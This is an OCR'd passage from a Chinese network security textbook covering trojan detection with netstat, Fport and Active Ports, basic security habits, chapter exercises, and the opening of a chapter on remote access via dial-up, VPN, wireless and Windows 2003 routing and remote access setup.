
显示协议统计和当前的 TCP/IP 网络连接。该命令只有在安装了 TCP/IP 协议后才可以使用。

```
Netstat [ - a] [ - e] [ - n] [ - s] [ - p protocol] [ - r] [interval]
```

参数说明如下：

- —a 显示所有连接和侦听端口。服务器连接通常不显示。
- —e 显示以太网统计。该参数可以与 —s 选项结合使用。
- —n 以数字格式显示地址和端口号(而不是尝试查找名称)。
- —s 显示每个协议的统计。默认情况下,显示 TCP、UDP、ICMP 和 IP 的统计。—p 选项可以用来指定默认的子集。
- —p protocol 显示由 Protocol 指定的协议的连接;Protocol 可以是 TCP 或 UDP。如果与 —s 选项一同使用显示每个协议的统计,Protocol 可以是 TCP、UDP、ICMP 或 IP。
- —r 显示路由表的内容。
- interval 重新显示所选的统计,在每次显示之间暂停"interval" 秒。按 Ctrl+B 键可停止重新显示统计。如果省略该参数,Netstat 将打印一次当前的配置信息。

进入到命令行下,使用 Netstat 命令的 a 和 n 两个参数:命令显示如图 5.2 所示。


```
C:\Documents and Settings\Administrator>netstat -na

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2393           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2394           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2725           0.0.0.0:0              LISTENING
  TCP    172.17.11.11:139       0.0.0.0:0              LISTENING
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:3260         *:*
  UDP    172.17.11.11:123       *:*
  UDP    172.17.11.11:137       *:*
  UDP    172.17.11.11:138       *:*

C:\Documents and Settings\Administrator>
```

图 5.2 Netstat 命令显示

其中 Active Connections 是指当前本机活动连接,Proto 是指连接使用的协议名称,Local Address 是本地计算机的 IP 地址和连接正在使用的端口号,Foreign Address 是连接该端口的远程计算机的 IP 地址和端口号,State 则是表明 TCP 连接的状态,用户可以看到后面三行的监听端口是 UDP 协议的,所以没有 State 表示的状态。

如果看到 7626 端口已经开放,并且正在监听等待连接,出现这种情况极有可能是已经感染了"冰河"病毒。需要断开网络,用抗病毒软件查杀相关病毒。

2. 工作在 Windows 2000 操作系统下的命令行工具 Fport

使用 Windows 2000 操作系统的用户要比使用 Windows 9x 操作系统的幸运一些,因为可以使用 Fport 这个程序来显示本机开放端口与进程的对应关系。

Fport 是 Found Stone 公司出品的一个用来列出系统中所有打开的 TCP/IP 和 UDP 端

口，以及它们对应应用程序的完整路径、PID 标志、进程名称等信息的软件。在 DOS 命令行下使用，请看例子。

```
D:\>fport.exe
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone,Inc.
http://www.foundstone.com
Pid Process Port Proto Path
748 tcpsvcs ->7 TCP C:\WINNT\System32\ tcpsvcs.exe
748 tcpsvcs ->9 TCP C:\WINNT\System32\tcpsvcs.exe
748 tcpsvcs ->19 TCP C:\WINNT\System32\tcpsvcs.exe
416 svchost ->135 TCP C:\WINNT\system32\svchost.exe
```

如果发现有某个可疑程序打开了某个可疑端口，也许那就是木马程序。

Fport 的最新版本是 2.0。很多网站都提供下载，但是为了安全起见，当然最好还是到 http://www.foundstone.com/knowledge/zips/fport.zip 站点去下载。

3. Active Ports

Active Ports 是 SmartLine 公司出品的软件，用户可以用它来监视计算机所有打开的 TCP/IP/UDP 端口，不但可以将所有的端口显示出来，还可以显示所有端口所对应的程序所在的路径，本地 IP 和远端 IP(试图连接用户的计算机 IP)是否正在活动。

同时 Active Ports 还提供了一个关闭端口的功能，在用户发现木马程序开放的端口时，可以立即将这个端口关闭。这个软件在 Windows NT/2000/XP 平台下工作。用户可以到 http://www.smartline.ru/software/aports.zip 站点下载。程序运行界面如图 5.3 所示。




图 5.3　Active Ports 程序界面

使用 Windows XP 操作系统的用户无须借助其他软件即可以得到端口与进程的对应关系,因为 Windows XP 所带的 Netstat 命令比早期的版本多了一个 o 参数,使用这个参数就可以得到端口与进程的对应关系。

对木马程序重点在于防范,而且如果碰上反弹端口木马程序、利用驱动程序及动态链接库技术制作的新木马程序时,使用本节所介绍的这些方法就很难查出木马程序的痕迹。

5.7 计算机日常使用的安全建议

① 建立良好的安全习惯。例如,对一些来历不明的邮件及附件不要打开,不要上一些不太了解的网站、不要执行从 Internet 下载后未经杀毒处理的软件等,这些必要的习惯会使计算机更安全。

② 关闭或删除系统中不需要的服务。默认情况下,许多操作系统会安装一些辅助服务,如 FTP 客户端、Telnet 和 Web 服务器。这些服务为攻击者提供了方便,而又对用户没有太大用处,则删除它们,就能减少被攻击的可能性。

③ 经常升级安全补丁。据统计,有 80%的网络病毒是通过系统安全漏洞进行传播的,像“红色代码”、“尼姆达”等病毒,所以用户应该定期到操作系统开发商网站去下载最新的安全补丁,以防患未然。

④ 使用复杂的密码。有许多网络病毒是通过猜测简单密码的方式攻击系统的,因此使用复杂的密码,将会提高计算机的安全。

⑤ 迅速隔离受感染的计算机。当发现计算机出现病毒或异常时应立刻切断网络,以防止计算机受到更多的感染,或者成为传播源,感染其他计算机。

⑥ 了解一些病毒知识。这样就可以及时发现新病毒并采取相应措施,使自己的计算机免受病毒攻击:如果能了解一些注册表知识,就可以定期看一看注册表的自启动项是否有可疑键值;如果了解一些内存知识,就可以经常看看内存中是否有可疑程序。

⑦ 安装专业的抗病毒软件进行全面监控。使用抗病毒软件进行病毒防治,是越来越经济的选择,不过用户在安装了抗病毒软件之后,应该经常进行升级、将一些主要监控打开(如邮件监控),遇到问题要上报,这样才能真正保障计算机的安全。

习题

1. 病毒的定义是什么?可以按哪三种方式对病毒进行分类?
2. 什么是 VBS 病毒?
3. 什么是 WSH?
4. 什么是缓冲区溢出?
5. 【思考题】如何使用系统自身和软件检查是否感染了木马软件?

CHAPTER 6

第6章 远程访问技术

作为企业网络平台的一种有效延伸,远程访问接入技术一直在网络应用中扮演着重要的角色。通过远程接入技术,用户可不受时间、地点的限制顺利地接入企业内部网络平台。

本章要点如下:

- 实现远程连接的方法;
- 利用 Windows 系统实现远程连接;
- Windows 系统实现远程连接的安全控制。

6.1 常见远程连接的方法

6.1.1 利用拨号技术来实现远程连接

目前最普通、方便的远程访问方式是通过传输媒介——PSTN(公用电话网)利用 modem(调制解调器)模拟拨号技术来实现远程连接。利用 PSTN 进行远程接入,用户只需要一条电话线和普通的 modem,投入很小。如果用户想同时获得数据和模拟的电话传真服务,就不得不再向电信部门申请一个新的号码,因为数据和模拟通信均要独占一个隧道,这是一种资源的浪费。

PSTN 远程拨号接入技术在传输数据的安全方面,只对数据进行封装并加上一个提供路由信息的报头,通常不会对数据进行加密处理,设置时只要注意两台计算机使用的通信协议是否相同即可,实施过程容易实现。

PSTN 远程拨号接入方式存在带宽不足、接入速度慢、服务质量差、需要支付昂贵的长途拨号和长途专线服务费用等问题,以及无法满足企业数据传输应用需求。因此出现了一些新的接入技术,如利用电话线作为传输介质的 xDSL(任何数字用户线)、依靠有线电视电缆的 cable modem(电缆调制解调器)、利用以太网的接入方式,但是这些接入技术由于对传输介质的依赖性很强,所以不能运用于企业网远程访问。

随着网络的发展,拨号接入技术已经成为 xDSL 和 cable modem 方式的

备用选择。

6.1.2 利用 VPN 实现远程连接

虚拟专用网(Virtual Private Network,VPN)是专用网络在公共网络上的扩展。VPN 利用私有隧道技术在公共网络上仿真一条点到点的专线,从而达到安全地进行数据传输的目的。由于 VPN 具有高灵活性、高带宽、高安全性、应用费用相对低廉等优点,已经成为常用的企业网远程访问解决方案。

1. 配置 VPN 的网络方案

企业可以利用现有的网络设备,如路由器、服务器与防火墙来搭建 VPN 网络。企业可以选择路由器式的 VPN 网络,也可以选择防火墙式的 VPN 网络,根据用户使用设备的侧重点而定。

(1) 路由器式 VPN

使用具有 VPN 功能的路由器,企业总部可与分公司间经由 Internet 来传输资料。单个用户也可以在 ISP 网络中建立隧道,对企业内部网络进行访问。路由器式 VPN 部署较为简单,只要在路由器上添加 VPN 服务的相关配置即可。新型路由器在软件或操作系统中内建了 VPN 服务,一般都会包括防火墙、加密以及隧道(Tunneling)等功能。有些厂商则会将用户身份辨识与既有的身份辨识服务,如远端身份辨识拨接用户服务(Remote Authentication Dial-In User Service,RADIUS)结合在一起。

(2) 防火墙式 VPN

许多企业使用防火墙作为 Internet 安全措施的核心,而许多防火墙产品中已加入了 VPN 功能,用户可以建立基于防火墙的 VPN 网络。

这种作法的好处是现有网络架构保持不变。管理 VPN 服务所用的接口与原来管理防火墙的使用端口通常是相同的,因此管理和维护都得到简化。

(3) 软件式 VPN

如果企业资金有限,也可以采用软件方式实现 VPN 网络,软件 VPN 一样可以执行加密、隧道建立与身份辨识等功能,实施时将软件安装在现有的服务器,无需改动网络结构。另外,软件式 VPN 可以与现有的网络操作系统的身份辨识服务相互兼容,可以大幅简化 VPN 网络的管理工作。

2. VPN 的安全管理

同其他网络一样,VPN 网络也必须进行有效的管理。同时需要注意的还有 VPN 的安全问题,尤其是和 Internet 相关的安全问题。针对这一方面,所有的 VPN 设备都应用了相关的核心技术,这些技术包括隧道协议、资料加密(encryption)、认证(authentication)及存取控制(access control)等。

(1) 隧道协议

一般而言,隧道协议技术分为两种不同的类型。

第一种类型是端对端(End-to-End)隧道技术,从用户的 PC 机延伸到用户所连接的服务器上。每个端点的 VPN 设备都必须负责隧道的建立和端点之间资料加密及解密等

工作。

第二种类型是结点对结点(node-to-node)隧道技术。主要是连接不同地区的局域网。在局域网内部传输的数据并不需做任何的变动；一旦数据必须经由网络外围(edge)的 VPN 设备传输到不同的局域网时，数据才会被加密且经由隧道传输给下一个结点的对应设备。当结点收到数据后，VPN 设备会将这些数据解密，还原成原来的格式传输到内部局域网。隧道协议技术也让 VPN 得以维持像局域网一样的安全性和优先性，以提供传输控制能力。

大部分的 VPN 设备都采用下面这些隧道技术：IPSec(Internet Protocol Security，因特网安全协议)、GRE(Generic Route Encapsulation，通用路由封装)、L2TP(Layer 2 Tunneling Protocol，第二层隧道协议)、L2F 及 PPTP(Point-to-Point Tunneling Protocol，点对点隧道协议)。企业必须根据实际情况从 VPN 设备所采用的众多核心技术之中，选择使用最适合的技术。

(2) 数据加密

大部分的 VPN 设备会支持市场上主要的加密技术，像 RSA Security 公司的 Rivest Cipher 技术、DES 及 Triple-DES(三重 DES)等。密钥长度的选择取决于各种因素，较明显的因素包括：确保数据机密的重要性程度以及数据所流经的网络安全性等。

VPN 采用加密技术后，系统必须提供给用户一套取得密钥的方法。常见的几种密钥管理技术为：PPP(Point-to-Point Protocol，点对点协议)中的 ECP(Encryption Control Protocol，加密控制协议)协议、具备密钥管理功能的 MPPE(Microsoft Point-to-Point Encryption，Microsoft 点对点加密技术)，以及 ISAKMP/IKE(Internet Society Association Key Management Protocol/Internet Key Exchange)等。

VPN 具备私密性。加密应只用于特别敏感的通信，当有需要时才使用或加装硬件加密模块，因为加/解密过程非常占用处理器资源。

(3) 认证

VPN 采用许多现存的用户认证技术，如 PAP(Password Authentication Protocol，密码认证协议)技术、CHAP(Challenge Handshake Authentication Protocol，挑战握手验证协议)技术，以及 Microsoft 的 CHAP 的支持技术。

VPN 连接中一般包括两种形式的认证。

① 用户身份认证，在 VPN 连接建立之前，VPN 服务器对请求建立连接的 VPN 客户机进行身份验证，核查其是否为合法的授权用户。如果使用双向验证，还需进行 VPN 客户机对 VPN 服务器的身份验证。

② 数据完整性和合法性认证，检查链路上传输的数据是否出自源端以及在传输过程中是否经过篡改。VPN 链路中传输的数据包含密码检查，密钥只由发送者和接受者双方共享。

(4) 存取控制

在确认用户身份之后，进一步所需要的功能就是针对不同的用户授予不同的存取权限。这部分的功能也是认证服务器拥有的另一功能。

许多 VPN 设备都结合了认证服务器功能，如 RADIUS(Remote AuthenticationDial-In User Service，拨号用户远程认证服务器)及 TACAS(Terminal Access Controller Access

System,终端存取控制存取系统)功能。用户必须接受身份认证(Authentication)并通过授权程序(Authorization)知道自己可以做些什么;一个良好的系统会执行账户稽核(Accounting),以追踪源端和确保安全。验证、授权和账户稽核统称为AAA服务。

6.1.3 无线远程连接

随着无线网络技术的成熟,经过无线网络和数据采集设备及监控设备的有效结合,可以很方便地进行远程连接。目前,实现无线远程连接的技术有蓝牙无线接入技术、IEEE 802.11连接技术以及家庭网络的Home RF技术。在这三种技术中,IEEE 802.11比较适于企业无线网络,Home RF可应用于家庭中的移动数据和语音设备与主机之间的通信,而蓝牙技术则可以应用于任何可以使用无线技术的场合。

但由于很多地方没有引进无线网络,目前无线接入应用受限于很小的范围内,还算不上真正意义的无线远程接入。如果用户打算实现无线远程接入,就需要建立稳定的网络链路,通过无线网络及卫星地面站进行连接。

企业在选择无线接入时首先要注意安全问题。当企业使用无线局域网技术,却没有采取适当的安全措施时,即使是一些初级黑客都有可能利用廉价设备对企业网络进行攻击。

无线网络最基本的安全措施是WEP(Wired Equivalent Privacy)。WEP是设计用来阻止窃听者,防止未经授权的无线接入。WEP使用RC4加密算法,这种算法使用同一组密钥(Key)来打乱以及重新组合网络封包。一个经验丰富的黑客能够在几个小时后,破解一段由RC4算法加密过的文字。用户应该避免以一种可预测的方式来改变密钥,黑客破解密码的方式是大量收集由同一组密钥加密过的数据。这种攻击方式对40位或者128位的RC4加密机制都有效。

基于以上原因最新的无线接入标准将会整合两项与认证和加密有关的关键组件。在认证功能方面,未来可能会采用IEEE 802.1x标准,这是一项将会被整合到Windows XP以及其他各种网络设备的认证管理系统通信协议。采用这项标准能够让用户每次登入网络都使用不同的加密密钥,而且这项标准提供密钥管理机制。IEEE 802.1x也支持例如Kerberos以及RADIUS(拨接用户远程认证服务,Remote Authentication Dial-In User Service)这一类集中式的认证、辨识以及账号管理架构。Microsoft、Cisco、3COM以及Enterasys等主要厂商都支持IEEE 802.1x标准。

在新的标准没有出来之前,如果要确保无线接入的安全最好使用如下几种安全管理策略。

1. 使用动态密钥管理

动态安全链路会自动生成一个新的128位密钥,对每个网络用户和每次网络会话来说都是唯一的。动态密钥管理比静态共享密钥策略提供更高的网络安全性,帮助用户从手工的输入工作中解脱出来。由于确保了每一个用户拥有一个唯一的且可以不断变更的密钥,即使黑客攻破加密防线并获取了网络的访问权,所获取的密钥也只能使用几个小时。

2. 定期稽核

通过网络稽核,可以找出所有未受管制的无线局域网络连接器,进而将它们纳入系统既有的安全政策体系,或者干脆完全停止使用这些连接器,从而达到完善企业网络安全性的目的。从目前来看,各企业应该使用具备无线局域网络流量侦测功能的产品(能够找出无线局域网络连接器)。

3. 认证

由于以 WEP 为基础的标准规范存在安全缺陷,企业应着眼于无线局域网络用户的认证机制,如拨接用户远程认证服务(Remote Authentication Dial-In User Service,RADIUS)。实现认证的方法包括软件认证服务器、处于结点位置的硬件防火墙等。

6.2 远程访问技术和支持遇到的问题

由于远程访问在整个公司的关键业务功能中不是扮演主要角色,也不被视为核心 IT 服务。在安装基础(installation base)的设计、部署和支持上存在差异。

早期解决方案通常存在如下问题。

(1) 不能管理远程客户端

缺乏建立和管理远程计算机标准,在远程访问解决方案的安全结构中存在巨大缝隙,此外还带来与客户端计算机有关的许多可用性(usability)问题。

(2) 在各 IT 部门中缺乏一致性

要想为企业部署一个安全、可预测的 VPN 网络服务,需要用户有一个统一的远景规划和一个清晰、一致的安全框架。

(3) 缺乏详细的监控、报警或衡量标准收集(metrics gathering)

网络管理部门能够监控服务运行状态的基本情况,但是不能监控端到端的服务状态和符合标准的情况。

(4) 各厂商产品的兼容性问题

各厂商的 VPN 网络产品存在互不兼容的问题,使用不同厂商设备的网络之间无法相互通信,如果用户想升级 VPN 网络,则有可能需要更新全部的 VPN 网络设备。

(5) 角色和权限不清晰

VPN 网络还面临着角色和权限不清晰的问题。任何一个接入 VPN 网络的用户都有可能具有过高的权限,使得他可以在企业内部网络中任意察看共享资源。

6.3 使用 Windows 2000 操作系统实现远程访问服务

远程访问服务是一个标准的 C/S(客户端/服务器)模式的服务,分为远程访问服务器和远程访问客户端两部分。要实现远程访问,需要找一台计算机作为远程访问服务器,在 Windows 2000 家族产品中只有 Windows 2000 Server 以上版本才具有远程访问服务器的功能。

6.3.1 Windows 2003 服务器端设置

在 Windows 2003 操作系统中进行远程访问服务器端设置，需要如下操作步骤，选择“开始”|“设置”|“控制面板”|“管理工具”|“路由和远程访问”选项。打开路由和远程访问控制台。

右击要设置的服务器，在打开的快捷菜单中选择“配置并启动路由和远程访问”选项，启动路由和远程访问服务器安装向导。如果系统开启防火墙，并且在服务中启动了防火墙功能，则系统首先会提示用户关闭相应的服务，信息提示如图 6.1 所示。



图 6.1　提示关闭防火墙功能

待用户关闭防火墙功能后，再次选择“配置并启动路由和远程访问”选项，则弹出设置向导界面，如图 6.2 所示。单击“下一步”按钮，进入公共设置界面。

